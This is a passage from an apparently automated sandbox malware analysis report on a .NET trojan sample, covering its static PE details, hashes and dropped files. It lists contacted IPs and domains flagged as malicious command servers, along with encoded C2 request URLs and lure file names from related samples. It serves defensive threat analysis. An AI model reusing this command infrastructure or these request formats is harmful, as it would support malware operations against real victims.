http://www.apache.org/licenses/LICENSE-2.0	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	s6G3ZtvHZg.exe, 00000000.00000002.252870507.0000000002920000.00000004.00000001.sdmp	false		high
http://www.carterandcone.coml	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/cabarga.htmlN	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.jiyu-kobo.co.jp/	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.fonts.com	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false		high
http://www.sandoll.co.kr	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.urwpp.deDPlease	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.zhongyicts.com.cn	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	s6G3ZtvHZg.exe, 00000000.00000002.252345146.00000000028D1000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.sakkal.com	s6G3ZtvHZg.exe, 00000000.00000002.255876362.0000000005940000.00000002.00000001.sdmp, explorer.exe, 00000004.00000000.279202038.000000000BE70000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.7.67	www.betbonusuk.com	United States		13335	CLOUDFLARENETUS	true
192.0.78.25	emmajanetracy.com	United States		2635	AUTOMATTICUS	true
142.111.76.118	www.theartsutra.com	United States		18779	EGIHOSTINGUS	true
15.165.26.252	www.okitmall.com	United States		16509	AMAZON-02US	true
172.67.130.43	www.chestfreezersale.xyz	United States		13335	CLOUDFLARENETUS	true
81.17.18.198	www.moretuantired.com	Switzerland		51852	PLI-ASCH	true
52.206.71.220	hotlightexpens.fun	United States		14618	AMAZON-AESUS	true
52.56.126.26	www.weluvweb.com	United States		16509	AMAZON-02US	true
3.13.255.157	prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	United States		16509	AMAZON-02US	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	385308
Start date:	12.04.2021
Start time:	10:01:30
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 12m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	s6G3ZtvHZg.exe

Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	33
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@9/1@16/9
EGA Information:	Failed
HDC Information:	• Successful, ratio: 9.7% (good quality ratio 8.6%) • Quality average: 73.3% • Quality standard deviation: 32.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 20.50.102.62, 92.122.145.220, 184.30.24.56, 168.61.161.212, 13.88.21.125, 20.82.209.183, 13.64.90.137, 92.122.213.194, 92.122.213.247, 2.16.218.147, 2.16.218.169, 104.42.151.234, 172.67.202.111, 104.21.90.158, 104.43.193.48, 52.155.217.156, 20.54.26.129, 104.43.139.144, 52.255.188.83 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, consumerrp-displaycatalog-aks2eap-europe.md.mp.microsoft.com.akadns.net, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, www.omxpro.com.cdn.cloudflare.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, consumerrp-displaycatalog-aks2eap.md.mp.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, dual-a-0001.a-msedge.net, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus17.cloudapp.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
10:02:33	API Interceptor	1x Sleep call for process: s6G3ZtvHZg.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
104.21.7.67	AAXIFJn78w.exe	Get hash	malicious	Browse	• www.betbonusuk.com/iu4d/?ETF8=FEKq/YHm5wXdiXZSfMYU5a3fJJzC9VYlasV/QaqgSPDk7XU2aTMqxEbJbQUHFSVt0xyq&URiPe=00DP1LExV2xHZfdP
	fNiff08dxi.exe	Get hash	malicious	Browse	• www.betbonusuk.com/iu4d/?GFNDG=FEKq/YHm5wXdiXZSfMYU5a3fJJzC9VYlasV/QaqgSPDk7XU2aTMqxEbJbQUtailtwz6q&EHL0Sj=UvS0
192.0.78.25	g2qwgG2xbe.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?Ezut_6Ph=d2NgnqRSaE399kDepSeXKrGIllrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+ZZx/uILlcnE&lhuLO=TxlIZ2B
	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• www.thevillaflora.com/hw6d/?NTxxLxi=N8T6HUVrx9rRdb/j5XhVNb6z86Vd/RUNSBbCMa2WOSBZ+Hf+0g8ju4CxDHwnLMWYR763luo+iQ==&Cj9LK=9rjlL0C
	Customer-100912288113.xlsx	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?YPxxw=JxlLiTVHLV_&4h=d2NgnqRXaD3590PSrSeXKrGILlrAeXd0mpzt/HUKTHCMsqjNpHqiPppP981n7+M4uf60sw==
	vbc.exe	Get hash	malicious	Browse	• www.regalparkllc.com/nnmd/?VRNp=wBZl4vkh1&MvdD=tTl8v8g035m6yKE51UQNVvYPTgelaUE7gWj9K32eZH50WSszu74cxmO0I8K07RzhCUDK
	RFQ-V-SAM-0321D056-DOC.exe	Get hash	malicious	Browse	• www.619savage.store/uwec/?CZ6=7nExZbW&v2=UXtrAnkUbxIt7Da+co89vc/yvelnirGGdixyijtvmiG0dXcVjZHX+cHMX+KvBOjcxYq/

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	yQh96Jd6TZ.exe	Get hash	malicious	Browse	• www.longdoggy.net/vu9b/?OV0xlV=NeJ6fTW54FiVLomARoXtZYU3dCbrOkLIBtzKWj45EW4cSvDsCl/Ad3ky2rZtS/Pp2iNH&wh=jL0xYFb0mbwHi
	g0g865fQ2S.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?4h3=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jElLXnCNsbPLuX7uZtRN+ZZx/uILlcnE&vTapK=LJBpc8p
	Original Invoice-COAU7230734290.xlsx	Get hash	malicious	Browse	• www.mels.ink/jzvu/?Cfw=iJYv1UkrTzZtiuEKuxHty87S2Dat4Pv7WpvfTrmOLEk2tcdYje0Px5XPsXKXm5aj0GbIDQ==&QDHH=nN980P
	RMwfvA9kZy.exe	Get hash	malicious	Browse	• www.regalparkllc.com/nnmd/?c2Mh-=tTl8v8g035m6yKE51UQNVvYPTgelaUE7gWj9K32eZH50WSszu74cxmO0I8K07RzhCUDK&tVm4=J690I
	ZwNJI24QAf.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?8p=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+a1Y8u0zs/SS1CQHpw==&ChOh3=H0Gdhfb
	loMStbzHSP.exe	Get hash	malicious	Browse	• www.micheldrake.com/p2io/?sZvD8l=Spap-DKpf&7nEpiRy=d2NgnqRSaE399kDepSeXKrGILlrAeXd0mpr9jEILXnCNsbPLuX7uZtRN+a1hjfUwipOV1CQA6A==
	CVE9362.exe	Get hash	malicious	Browse	• www.colorblindwork.com/ksb/?ofuxZr=dWIaQL0PIzW1akyTL8Rl6DSxnESZDNu4upVzjJTzlVvTtXgXRqzkSDdoiRY4N8qhYGfg&1bg=onMPeNox4PLhS

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	SWIFT COPY_PDF.exe	Get hash	malicious	Browse	• www.michaelroberts.gallery/m2be/?Et5pFP9=3hs/fdpsiUpFetMliLQ5KTd9k1PXkNk579eBvZhq6Qtrn5Lx9iP8uWKZaClCICcsINp3OOFeDA==&uDKLJ=D48t
	MV Sky Marine_pdf.exe	Get hash	malicious	Browse	• www.michaelroberts.gallery/m2be/?t8r=3hs/fdpsiUpFetMliLQ5KTd9k1PXkNk579eBvZhq6Qtrn5Lx9iP8uWKZaCpCbSQvRdph&1bYxT=mTfpcdW
	NEW ORDER_PDF.exe	Get hash	malicious	Browse	• www.mamaoutloud.com/s8ri/?bl=UTChTb0hUjYl5Vd&Y2JpVVJ=u9elXLp277xnqVcwAnLNhuW6l0GYaPGhHfcVWexw3ERwjVjzs8/RHD/51sUEjByU9HeW
	32ciKQsy2X.exe	Get hash	malicious	Browse	• www.earth-emily.com/4qdc/?AR-XJ2=Wph7KmTxuM3Gsk6JJA1oy52G3sDFb69RyaiHg2D5Z4a2zIwRuNgDhRaz3sbfTzDvPg+4&et-=XPJxZ2SpixNTl6pp
	Fym9exdpg8.exe	Get hash	malicious	Browse	• www.espressoandhoney.com/gts/?9rkdzNqh=EzY5lfbdKr94xDCu9UGw63kyV4asBdh+DU/WNzhiAESrVolwAii5R+YbRjGRKuu5f9CU/7tXGg==&FR-8RX=3fCpm
	PO_210316.exe.exe	Get hash	malicious	Browse	• www.ga-don.com/ntg/?tXUp=YP7DfZXHo&p0D=WOLsrCKcrV537zGLK3AUh+BiQyTRpI49VOz5B2TFxvfb2Jntw5H/Y3VWDNX0TqmXK6eo
	pVXFB33FzO.exe	Get hash	malicious	Browse	• www.leadeligey.com/bw82/?VR-T8=l6AlF0u814LH_Lj&BRAh4F=vUh86D2kaUcvG8cSXUIE+TYOTfOFz6ihzRiGvCHG7B+/lKZzNCz3xlSTvMpIR1S+NdhZ

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	EuDXqof7Tf.exe	Get hash	malicious	Browse	• www.thehumboldtlife.com/smd0/?FPWlMXl=d6QrSWppnHOFtnwEPnVYTCwaC4pvPTP/peW/DzgbzQLmUmVOVerl/d+4OTFHCaVj4q0+&AlB=O2JtVnHxm

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 52.15.160.167
	winlog.exe	Get hash	malicious	Browse	• 3.14.206.30
	1ucvVfbHnD.exe	Get hash	malicious	Browse	• 3.13.255.157
	Wire Transfer Update.exe	Get hash	malicious	Browse	• 3.13.255.157
	LtfVNumoON.exe	Get hash	malicious	Browse	• 52.15.160.167
	giATspz5dw.exe	Get hash	malicious	Browse	• 52.15.160.167
	Customer-100912288113.xlsx	Get hash	malicious	Browse	• 52.15.160.167
	New order.exe	Get hash	malicious	Browse	• 3.14.206.30
	qRsvaKcvxZ.exe	Get hash	malicious	Browse	• 3.14.206.30
	PO-RFQ # 097663899 pdf .exe	Get hash	malicious	Browse	• 52.15.160.167
	PO45937008ADENGY.exe	Get hash	malicious	Browse	• 52.15.160.167
	Calt7BoW2a.exe	Get hash	malicious	Browse	• 3.14.206.30
	TazxfJHRhq.exe	Get hash	malicious	Browse	• 52.15.160.167
	8sxgohtHjM.exe	Get hash	malicious	Browse	• 3.13.255.157
	vbc.exe	Get hash	malicious	Browse	• 3.13.255.157
	Order Inquiry.exe	Get hash	malicious	Browse	• 3.14.206.30
	PaymentAdvice.exe	Get hash	malicious	Browse	• 3.14.206.30
	BL01345678053567.exe	Get hash	malicious	Browse	• 3.14.206.30
	Shipping Documents.xlsx	Get hash	malicious	Browse	• 3.14.206.30
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 3.13.255.157
www.moretuantired.com	MV WAF PASSION.exe	Get hash	malicious	Browse	• 81.17.18.198
www.betbonusuk.com	hvEop8Y70Y.exe	Get hash	malicious	Browse	• 172.67.187.138
	AAXIFJn78w.exe	Get hash	malicious	Browse	• 104.21.7.67
	vfe1GoeC5F.exe	Get hash	malicious	Browse	• 172.67.187.138
	fNiff08dxi.exe	Get hash	malicious	Browse	• 104.21.7.67
hotlightexpens.fun	MV WAF PASSION.exe	Get hash	malicious	Browse	• 52.86.219.129
	AAXIFJn78w.exe	Get hash	malicious	Browse	• 34.196.151.230
	Feb SOA.xlsx	Get hash	malicious	Browse	• 54.144.3.29
	IMG001.exe	Get hash	malicious	Browse	• 52.206.71.220
www.getboostphlo.com	hvEop8Y70Y.exe	Get hash	malicious	Browse	• 172.67.219.254

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AUTOMATTICUS	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 192.0.78.25
	12042021493876783,xlsx.exe	Get hash	malicious	Browse	• 192.0.78.25
	winlog.exe	Get hash	malicious	Browse	• 192.0.78.231
	Customer-100912288113.xlsx	Get hash	malicious	Browse	• 192.0.78.25
	Purchase Order.xlsx	Get hash	malicious	Browse	• 192.0.78.172
	HG546092227865431209.exe	Get hash	malicious	Browse	• 192.0.78.24
	invoice.exe	Get hash	malicious	Browse	• 192.0.78.24
	0BAdCQQVtP.exe	Get hash	malicious	Browse	• 192.0.78.175
	vbc.exe	Get hash	malicious	Browse	• 192.0.78.25
	o2KKHvtb3c.exe	Get hash	malicious	Browse	• 192.0.78.24
	PO#41000055885.exe	Get hash	malicious	Browse	• 192.0.78.24
	BL836477488575.exe	Get hash	malicious	Browse	• 192.0.78.194
	FARASIS.xlsx	Get hash	malicious	Browse	• 192.0.79.33
	FARASIS.xlsx	Get hash	malicious	Browse	• 192.0.79.32
	RFQ-V-SAM-0321D056-DOC.exe	Get hash	malicious	Browse	• 192.0.78.25
	swift_76567643.exe	Get hash	malicious	Browse	• 192.0.78.24
	PDF NEW P.OJerhWEMSj4RnE4Z.exe	Get hash	malicious	Browse	• 192.0.78.24

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	yQh96Jd6TZ.exe	Get hash	malicious	Browse	• 192.0.78.25
	Swift.exe	Get hash	malicious	Browse	• 192.0.78.24
	TNUiVpymgH.exe	Get hash	malicious	Browse	• 192.0.78.24
CLOUDFLARENETUS	4oItdZkNOZ.exe	Get hash	malicious	Browse	• 23.227.38.74
	ieuHgdpuPo.exe	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0420198202_326828_4985792583130360_300690_8122300886764676459_5190713730838_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	Payment Slip.doc	Get hash	malicious	Browse	• 104.21.17.57
	Cobro Juridico_0291662728_7023446_452487041454723_016698_5192136884256735776_2301761820735_pdf.exe	Get hash	malicious	Browse	• 104.21.17.57
	INQUIRY 1820521 pdf.exe	Get hash	malicious	Browse	• 104.21.82.58
	PaymentCopy.vbs	Get hash	malicious	Browse	• 172.67.222.131
	PAYMENT COPY.exe	Get hash	malicious	Browse	• 104.21.28.135
	PO NUMBER 3120386 3120393 SIGNED.exe	Get hash	malicious	Browse	• 1.2.3.4
	Cobro Juridico_07223243630_5643594_539661009070075_49874359_5059639084170590400_7272781644_pdf.exe	Get hash	malicious	Browse	• 172.67.222.176
	BL2659618800638119374.xls.exe	Get hash	malicious	Browse	• 172.67.222.176
	Purchase order and quote confirmation.exe	Get hash	malicious	Browse	• 172.67.222.176
	Confirm Order for SK TRIMS & INDUSTRIES_DK4571,pdf .exe	Get hash	malicious	Browse	• 172.67.188.154
	Re Confirm#U00ffthe invoice#U00ffthe payment slip.exe	Get hash	malicious	Browse	• 104.21.17.57
	SOA.exe	Get hash	malicious	Browse	• 104.21.19.200
	RFQ No A'4762GHTECHNICAL DETAILS.exe	Get hash	malicious	Browse	• 104.21.19.200
	GQ5JvPEI6c.exe	Get hash	malicious	Browse	• 104.21.17.57
	setupapp.exe	Get hash	malicious	Browse	• 172.67.164.1
	g2qwgG2xbe.exe	Get hash	malicious	Browse	• 172.67.161.4
	C++ Dropper.exe	Get hash	malicious	Browse	• 104.21.50.92

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\s6G3ZtvHZg.exe.log

Process:	C:\Users\user\Desktop\s6G3ZtvHZg.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.693808670494275
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.83% • Win32 Executable (generic) a (10002005/4) 49.78% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	s6G3ZtvHZg.exe
File size:	893952
MD5:	885e567660a28ec23b692291587ef69f
SHA1:	9e200dd274b4be5df241719fe72f6403938a8561
SHA256:	fb23a007cf696e3c6b119c61b62824abc56b47a7e2f82337e890acc9024bd88c
SHA512:	e7d965fab740e6fa1d15da2d2ffaf41927edbc5b0af13745f0e30f3b1d09ef2009720a22ab6100ba9db2dea85f9bcb8322575a9d9179521ca56daf15034c7cbc
SSDEEP:	24576:Z0QVbXphtO83Ns/nzuzW59j+12Fih2TjvLe:7zjM8SvzuzW59j+1IimvL
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...x.s`.....P.....=... ...@....@.. .....@.....

File Icon

Icon Hash:	d28ab3b0e0ab96c4

Static PE Info

General

Entrypoint:	0x4b3d16
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60739D78 [Mon Apr 12 01:08:08 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
